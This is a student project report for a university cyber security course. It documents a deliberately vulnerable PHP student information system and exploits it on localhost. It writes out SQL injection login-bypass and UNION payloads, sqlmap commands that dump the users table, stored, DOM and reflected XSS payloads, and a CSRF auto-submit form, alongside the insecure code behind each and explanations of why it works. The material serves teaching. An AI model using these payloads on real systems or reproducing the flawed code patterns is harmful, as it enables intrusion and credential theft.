

A Project

Student Information System



Bangladesh University of Business and Technology
Department of Computer Science and Engineering

CSE414: Cyber Security and Digital Forensics

SUBMITTED BY:

Name	ID	Intake
Ali Akbar Rakib	22235103237	51/05

SUBMITTED TO:

Humayan Kabir Rupok

Lecturer,

Department of Computer Science and Engineering

Date of Submission: 16 July 2026

Table of Contents

1. Introduction.....	3
2. Application Features	3
3. Methodology	3
4. Tools and Environment.....	4
5. Attacks and Exploitation.....	4
5.1 SQL Injection — Login Form (POST)	4
5.2 SQL Injection — Student Profile View (GET) with sqlmap	5
5.3 Stored Cross-Site Scripting (Stored XSS).....	6
5.4 DOM-Based Cross-Site Scripting (DOM XSS).....	7
5.5 Reflected Cross-Site Scripting (Reflected XSS).....	8
5.6 Cross-Site Request Forgery (CSRF)	9
6. Conclusion	10

1. Introduction

Student Information System (SIS) is a web application built deliberately with common security flaws for educational purposes. The portal simulates an academic management service where students can view their profiles and post comments, and teachers can manage student records.

The objective of the project is to demonstrate how five of the most common web application vulnerabilities arise inside real, ordinary features of an application, how each can be exploited by an attacker, and why each one works at a technical level. The vulnerability classes covered are SQL Injection (SQLi), Stored Cross-Site Scripting (Stored XSS), DOM-Based Cross-Site Scripting (DOM XSS), Reflected Cross-Site Scripting (Reflected XSS), and Cross-Site Request Forgery (CSRF).

Each vulnerability is placed inside a genuine feature of the system rather than added artificially, so that the demonstration reflects how these weaknesses appear in real-world applications. The application was developed in PHP with a MySQL database and deployed on Windows/Linux using the Apache web server.

2. Application Features

The portal supports two authenticated user roles.

User Roles

- **Student** — A registered student who can log in, view their personal dashboard, update their profile, and post comments in the discussion forum.
- **Teacher** — An instructor who can log in, view a list of all students, add new student records, and edit existing academic data.

Core Functionality (CRUD)

The application performs full Create, Read, Update, and Delete (CRUD) operations on student data:

- Students read their own profile data.
- Teachers create new student accounts and update academic records.
- Both roles interact with a shared comment section.

Database Structure

- **users** — Stores all accounts (students and teachers), including username, password (plaintext), role, full name, course, and academic results. Access control is decided by the role column.
- **comments** — Stores user-generated comments linked to `user_id`, used for the discussion forum feature.

3. Methodology

The assessment followed these stages:

- **Development** — A functional student information system was built in PHP with a MySQL backend, deliberately introducing target vulnerabilities inside normal application features (login, profile viewing, comment posting, URL handling, and search).
- **Deployment** — The application was deployed on Windows/Linux using XAMPP. The project files were placed under the Apache web root, the database schema (setup.sql) was imported into MySQL, and the Apache and MySQL services were started.
- **Manual Exploitation** — Each vulnerability was first exploited manually through the browser to confirm it was present and to understand its behavior.
- **Automated Exploitation** — For the URL-based SQL injection, the automated tool sqlmap was used to confirm the flaw and extract database contents, demonstrating how such a flaw can be exploited at scale.
- **Analysis** — For each vulnerability, the underlying cause in the source code was identified and explained.

4. Tools and Environment

- **XAMPP** — The development stack (Apache + MySQL + PHP) used to host the application.
- **Apache HTTP Server** — Served the PHP application.
- **MySQL** — The relational database storing all application data.
- **PHP** — The server-side language the application is written in.
- **Firefox/Chrome** — The web browsers used for manual testing and exploitation.
- **sqlmap** — An automated SQL injection and database takeover tool, used against the URL-based injection point.
- **Browser Developer Tools** — Used to inspect DOM elements and network requests.

5. Attacks and Exploitation

This section is the core of the report. Each vulnerability is presented with its location in the application, the payload or command used, the steps to reproduce it, an explanation of why it works, and the corresponding screenshots.

5.1 SQL Injection — Login Form (POST)

Location: login.php — the username and password login form.

Type: In-band SQL injection used for authentication bypass.

Payload

- Username: admin' OR '1'=1
- Password: anything (e.g., x)

Steps

- Open the login page at <http://localhost/sis/login.php>.
- In the username field enter: admin' OR '1'=1
- Enter any value in the password field and submit.
- The application logs in as the first user in the database (usually the teacher/admin) without a valid password and redirects to the dashboard.

Why it works

The login query is built by directly concatenating user input into the SQL string:

```
$query = "SELECT * FROM users WHERE username='$username' AND
password='$password'";
```

When the username is admin' OR '1'=1, the injected single quote closes the username string, and the OR '1'=1 condition makes the entire WHERE clause true regardless of the password. The query effectively becomes “select any user”, granting access without knowing the password.

5.2 SQL Injection — Student Profile View (GET) with sqlmap

Location: student.php — the public profile viewing page (id URL parameter). No login required for this specific endpoint if accessed directly via ID manipulation, though typically accessed from within the session.

Type: URL-based SQL injection; error-based and UNION-based, exploited manually and with sqlmap.

Manual Probe and UNION Payload

First, a single quote is added to the ID to test whether the parameter is injectable:

```
http://localhost/sis/student.php?id=1'
```


A database error is returned, confirming the input reaches the query unfiltered. A UNION query is then used to extract user credentials (the original query returns multiple columns):

```
http://localhost/sis/student.php?id=1 UNION SELECT 1, username, password, email, role,
full_name, address, course, result, attendance, academic_records, department, course_teaches
FROM users-- -
```

Automated Exploitation with sqlmap

sqlmap automates detection and data extraction. A plain, valid ID is supplied (sqlmap injects its own payloads):

```
sqlmap -u "http://localhost/sis/student.php?id=1" --batch --dbs
sqlmap -u "http://localhost/sis/student.php?id=1" --batch -D sis --tables
sqlmap -u "http://localhost/sis/student.php?id=1" --batch -D sis -T users --dump
```



Why it works

As with the login form, the ID is concatenated straight into the SQL query without sanitisation or parameterisation:

```
$query = "SELECT * FROM users WHERE id = $id AND role='student'";
```

Because the parameter is passed in the URL, an attacker can craft requests freely. sqlmap uses the injection point together with the database's built-in `information_schema` to enumerate the structure, then dumps the users table — exposing every username and password.

5.3 Stored Cross-Site Scripting (Stored XSS)

Location: Payload stored via `student_dashboard.php` (comment field); executes in `student_dashboard.php` when any user views the discussion section.

Type: Persistent (stored) XSS that crosses a privilege boundary — a student's input runs in another student's or teacher's session if they view the comments.

Payload (entered in the comment field)

```
<script>alert('Stored XSS')</script>
```

Steps


- Log in as a student (e.g., alice / alice123) and open the Student Dashboard.
- Paste the payload above into the "Post a comment..." textarea, then click Post. The payload is now stored in the database.
- Log out, then log in as another student or teacher.
- Open the Student Dashboard. The stored script executes inside the victim's session.

Why it works

The comment is saved to the database exactly as entered, and later printed on the dashboard without output encoding:

```
echo '<div class="comment-body">' . $row['comment'] . '</div>';
```

Because the value is not passed through a function such as `htmlspecialchars()`, the browser interprets the stored `<script>` tag as executable code rather than plain text. As the payload is stored, it fires every time a user loads the dashboard, making a low-privilege student able to run code in another user's session.



5.4 DOM-Based Cross-Site Scripting (DOM XSS)

Location: `student_dashboard.php` — the client-side JavaScript handling URL hashes.

Type: DOM-based XSS — the payload is extracted from the URL fragment (hash) and inserted into the DOM without sanitization.

Payload

```
http://localhost/sis/student_dashboard.php#<img src=x onerror=alert('DOM XSS')>
```

Steps

- Log in as a student.
- Navigate to the URL above.
- The script reads the hash (`<img src=x onerror=alert('DOM XSS')>`) and sets it as the innerHTML of the message div.
- The browser renders the `<img>` tag, fails to load `src=x`, triggers the `onerror` event, and executes the alert.

Why it works

The client-side script blindly trusts the URL hash:

```
var hash = window.location.hash.substring(1);
if (hash) {
    document.getElementById('message').innerHTML = hash;
}
```

Because innerHTML parses HTML, any malicious tags in the hash are rendered and executed. Unlike reflected XSS, the payload never touches the server; it is processed entirely by the browser's DOM.

5.5 Reflected Cross-Site Scripting (Reflected XSS)

Location: index.php (search parameter q).

Type: Reflected (non-persistent) XSS — the payload is echoed back from the request and executes immediately.

Payload

```
http://localhost/sis/index.php?q=<script>alert(document.cookie)</script>
```

Steps

- Open the home page.
- Enter the payload above into the search bar or append it to the URL.
- The search term is echoed back into the "You searched for:" alert box without encoding:


```
echo '<div class="alert alert-info mt-3"><i class="bi bi-info-circle"></i> You searched for: ' .
$q . '</div>';
```

- The script executes and displays the user's session cookie (PHPSESSID).

Why it works

The user-supplied value \$q is written directly into the HTML response without a function such as htmlspecialchars(). Because the value is not encoded, a <script> payload in the request is rendered as live code rather than shown as text. An attacker sends the crafted link to a victim,

and when the victim clicks it, the script runs in their session.



5.6 Cross-Site Request Forgery (CSRF)

Location: profile.php (email update form).

Type: CSRF — forcing a logged-in user's browser to perform a state-changing action without their intent.

Exploit Code (Attacker's Page)


```
<form id="pwn" action="http://localhost/sis/profile.php" method="POST">
  <input type="hidden" name="email" value="hacker@evil.com">
</form>
<script>document.getElementById('pwn').submit();</script>
```

Steps

- Ensure a student is logged in to the SIS in one tab.
- The student opens the attacker's malicious page (hosted elsewhere).
- The hidden form submits automatically to profile.php using the student's active session cookie.
- Returning to the SIS profile page, the email has been changed to hacker@evil.com without the student's consent.

Why it works

The state-changing endpoint (profile.php) does not verify that the request originated from a legitimate form on the site — there is no CSRF token. The server only checks that a valid session cookie is present, which the browser attaches automatically to any request to that domain. As a result, a request forged from an external page is accepted as genuine.



6. Conclusion

This project demonstrated five common web application vulnerabilities — SQL Injection, Stored XSS, DOM XSS, Reflected XSS, and CSRF — inside the realistic features of a Student Information System, and each was successfully exploited. A single pattern connects them all: the application trusts input it should not.

SQL injection comes from concatenating user input into queries instead of using parameterised statements; both forms of XSS come from writing user input into pages or the DOM without output encoding; and CSRF comes from accepting state-changing requests without verifying their origin. The exercise reinforced how ordinary features — a login box, a search field, a comment section, and a profile update form — become entry points when input is trusted blindly, and why parameterised queries, output encoding, and anti-CSRF tokens are essential in

